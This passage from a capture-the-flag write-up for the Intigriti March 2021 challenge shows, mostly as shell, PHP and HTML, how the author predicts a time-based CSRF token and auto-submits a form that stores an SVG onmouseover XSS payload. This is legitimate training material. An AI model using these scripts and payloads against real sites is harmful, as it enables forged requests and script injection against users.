4) Meanwhile our webserver is constantly monitoring the Apache access log and when a victim visits out landing page the time is saved in a text file. We then know the exact time our victim visited our webserver and thus opened the intigriti challenge page.

5) In the background the Apache access log visit time is checked against our 5 fired curl commands to see if we have a matching time with the victim. The matching time leads us to the correct CSRF token for that moment in time and thus the CSRF token the victim has on his side when we opened the challenge page for him.


Apache web server Setup

1) The landing page redirects the victim to our own PHP page and opens a new tab at the victims browser with the challenge page. This sets the CSRF token for the victims browser at a time we logged in our apache access log file.



```
root@webserver:/var/www/html# cat index.html
<!DOCTYPE html>
<html>
<body>

    <script>
        window.open('http://192.168.0.122/index.php','_blank');
    window.location.replace('https://challenge-0321.intigriti.io/','_blank');

</script>


</body>
</html>
root@webserver:/var/www/html#
```


2) The victim immediately is redirected to our index.php page that triggers a curl.sh shell script and will after 20 seconds redirect the vicitim again to our POST html page. Those 20 seconds I used to determine the CSRF token.



```
root@webserver:/var/www/html# cat index.php
<!DOCTYPE html>
<html>
   <head>
      <title>HTML Meta Tag</title>


  </head>

<?php
shell_exec('nohup ./curl.sh > /dev/null 2>&1 &');
header('Refresh: 20; URL=http://192.168.0.122/post-csrf.html');
echo "You will be redirected in 20 seconds...<br>";
?>

<body>
</body>
</html>
root@webserver:/var/www/html#
```


3) while the user waits on the redirect several shell scripts fire on the webserver side to determine the CSRF token and craft our HTML page submitting the POST form:

We curl the intigriti challenge page 5 times each second and extract via grep the CSRF token and time remark from the source code:




```
root@webserver:/var/www/html# cat curl.sh
#!/bin/bash
> curl.txt
for i in {1..5}; do curl https://challenge-0321.intigriti.io/ | grep 'csrf\|generated' >> curl.txt ; sleep 1; done

sh ./csrf-time.sh
sh ./apachelog.sh
sh ./find-correct-csrf.sh
sh ./createhtml.sh
root@webserver:/var/www/html#
```

We have following output saved of our curl. This shows the CSRF for each second.




```
root@webserver:/var/www/html# cat curl.txt
            <input type="hidden" name="csrf" value="dd95b77ec9b41124458f1f6009b2c2d0"/>
   <!-- page generated at 2021-03-28 10:14:49 -->
            <input type="hidden" name="csrf" value="2ddf1ff5e34107f9611ee407ed107706"/>
   <!-- page generated at 2021-03-28 10:14:50 -->
            <input type="hidden" name="csrf" value="830dbb4a77f0c19bb1cf5dc799d441c9"/>
   <!-- page generated at 2021-03-28 10:14:51 -->
            <input type="hidden" name="csrf" value="34ae29e4ba3a28418efd32140e8b0f7c"/>
   <!-- page generated at 2021-03-28 10:14:52 -->
            <input type="hidden" name="csrf" value="382b4bd5a439612c5cf643158770c457"/>
   <!-- page generated at 2021-03-28 10:14:54 -->
root@webserver:/var/www/html#
```

A quick cleanup script to extract the token and time:




```
root@webserver:/var/www/html# cat csrf-time.sh
#!/bin/bash
> csrf-time.txt
> csrf.txt
> time.txt

grep -Po 'value="\K.*?(?=")' curl.txt >> csrf.txt
grep -o '[0-9][0-9]:[0-9][0-9]:[0-9][0-9]' curl.txt >> time.txt


paste csrf.txt time.txt | column -s $'\t' -t >> csrf-time.txt
root@webserver:/var/www/html#
```




```
root@webserver:/var/www/html# cat csrf-time.txt
dd95b77ec9b41124458f1f6009b2c2d0        10:14:49
2ddf1ff5e34107f9611ee407ed107706        10:14:50
830dbb4a77f0c19bb1cf5dc799d441c9        10:14:51
34ae29e4ba3a28418efd32140e8b0f7c        10:14:52
382b4bd5a439612c5cf643158770c457        10:14:54
root@webserver:/var/www/html#
```

We constantly monitor our Apache access log for exact visitor time and thus the time we opened the challenge page for the visitor in a new tab.




```
root@webserver:/var/log/apache2# cat filter.sh
#!/bin/bash
while true; do
  cat /var/log/apache2/access.log | grep "GET" | tail -n 1 > /var/www/html/apache.txt
  sleep 1;
done
root@webserver:/var/log/apache2#
```




```
root@webserver:/var/www/html# cat apache.txt
192.168.0.240 - - [28/Mar/2021:12:15:09 +0200] "GET /post-csrf.html HTTP/1.1" 200 649 "http://192.168.0.122/index.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_3) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/89.0.4389.90 Safari/537.36"
root@webserver:/var/www/html#
```

We extract the exact time we had the visitor but only take the minutes and seconds. As we redirected at the same moment our visitor to the challenge page this is the time we need to compare with our own CSRF tokens we CURLed via our shell script that fired.




```
root@webserver:/var/www/html# cat apachelog.sh
#!/bin/bash
sleep 5
> apache-time.txt
grep -o ':[0-9][0-9]:[0-9][0-9]:[0-9][0-9]' apache.txt | grep -o '.....$' >> apache-time.txt

root@webserver:/var/www/html#
```




```
root@webserver:/var/www/html# cat apache-time.txt
14:49
root@webserver:/var/www/html#
```

We now match the access time of the apache log with our gathered CSRF tokens from our own CURLs




```
root@webserver:/var/www/html# cat find-correct-csrf.sh
#!/bin/bash
> hijackedcsrf.txt

apachetime=$(cat apache-time.txt)


sleep 6

if grep -q "$apachetime" csrf-time.txt; then
    cat csrf-time.txt | grep "$apachetime" | head -n1 | awk '{print $1;}' > hijackedcsrf.txt
else
   cat csrf-time.txt | head -n1 | awk '{print $1;}' > hijackedcsrf.txt
fi
root@webserver:/var/www/html#
```

And we endup with the CSRF token




```
root@webserver:/var/www/html# cat hijackedcsrf.txt
dd95b77ec9b41124458f1f6009b2c2d0
root@webserver:/var/www/html#
```

Now we can craft a POST form with the correct CSRF token included




```
root@webserver:/var/www/html# cat createhtml.sh
#!/bin/bash
> post-csrf.html

hijackedcsrf=$(cat hijackedcsrf.txt)

printf "<!DOCTYPE html>""\n" >> post-csrf.html
printf "<html>""\n" >> post-csrf.html
printf "<body>""\n" >> post-csrf.html


printf "<form id=\"update-notes\" action=\"https://challenge-0321.intigriti.io/\" method=\"POST\">
<input type=\"hidden\" name=\"csrf\" value=\""$hijackedcsrf"\">""\n" >> post-csrf.html
printf "<input type=\"hidden\" id=\"notes-value\" name=\"notes\" value='\"<svg/onmouseover=alert(flag.innerHTML)>\"@t.y'>""\n" >> post-csrf.html
printf "</form>""\n" >> post-csrf.html

printf "<script>""\n" >> post-csrf.html
printf "document.forms[0].submit();""\n" >> post-csrf.html

printf "</script>""\n" >> post-csrf.html
printf "</body>""\n" >> post-csrf.html
printf "</html>""\n" >> post-csrf.html
root@webserver:/var/www/html#
```

The shell script builds the HTML page




```
root@webserver:/var/www/html# cat post-csrf.html
<!DOCTYPE html>
<html>
<body>
<form id="update-notes" action="https://challenge-0321.intigriti.io/" method="POST">
<input type="hidden" name="csrf" value="dd95b77ec9b41124458f1f6009b2c2d0">
<input type="hidden" id="notes-value" name="notes" value='"<svg/onmouseover=alert(flag.innerHTML)>"@t.y'>
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
root@webserver:/var/www/html#
```

We delayed the victim 20 seconds and then he reaches our crafted HTML page which submits the FORM with the correct CSRF token and loads our XSS payload note



You will be redirected in 20 seconds...

If the victim hovers over our payload the XSS fires:


Intigriti March Challenge
Intigriti March Challenge
challenge-0321.intigriti.io

challenge-0321.intigriti.io says

flag{THIS_IS_THE_FLAG}

Find a way to exec g.

Rules:

- This challenge runs from March 22nd until March 28th, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, March 29th:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.

The solution...

- Should work on the latest version of Firefox or Chrome
- Should `alert()` the following flag: `flag{THIS_IS_THE_FLAG}`.
- Should leverage a cross site scripting vulnerability on this page.
- Shouldn't be self-XSS or related to MiTM attacks
- Should be reported at go.intigriti.com/submit-solution

New: keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes:

"<svg/onmouseover=alert(flag.innerHTML)>"@t.y

Remarks

- My webserver setup with PHP and shell scripts is probably a way to solve this challenge but I guess far from the most efficient way :-)

- We delay for 20 seconds due to debugging I did. I think this can be done faster as the shell script run quickly and I use CURL 5 times per second while probably only 1 time is enough.

- The XSS payload requires user interaction

- I had to use a tab to open the HTML POST form with our payload. There is a chance this is blocked in the victims browser which will make our attack useless.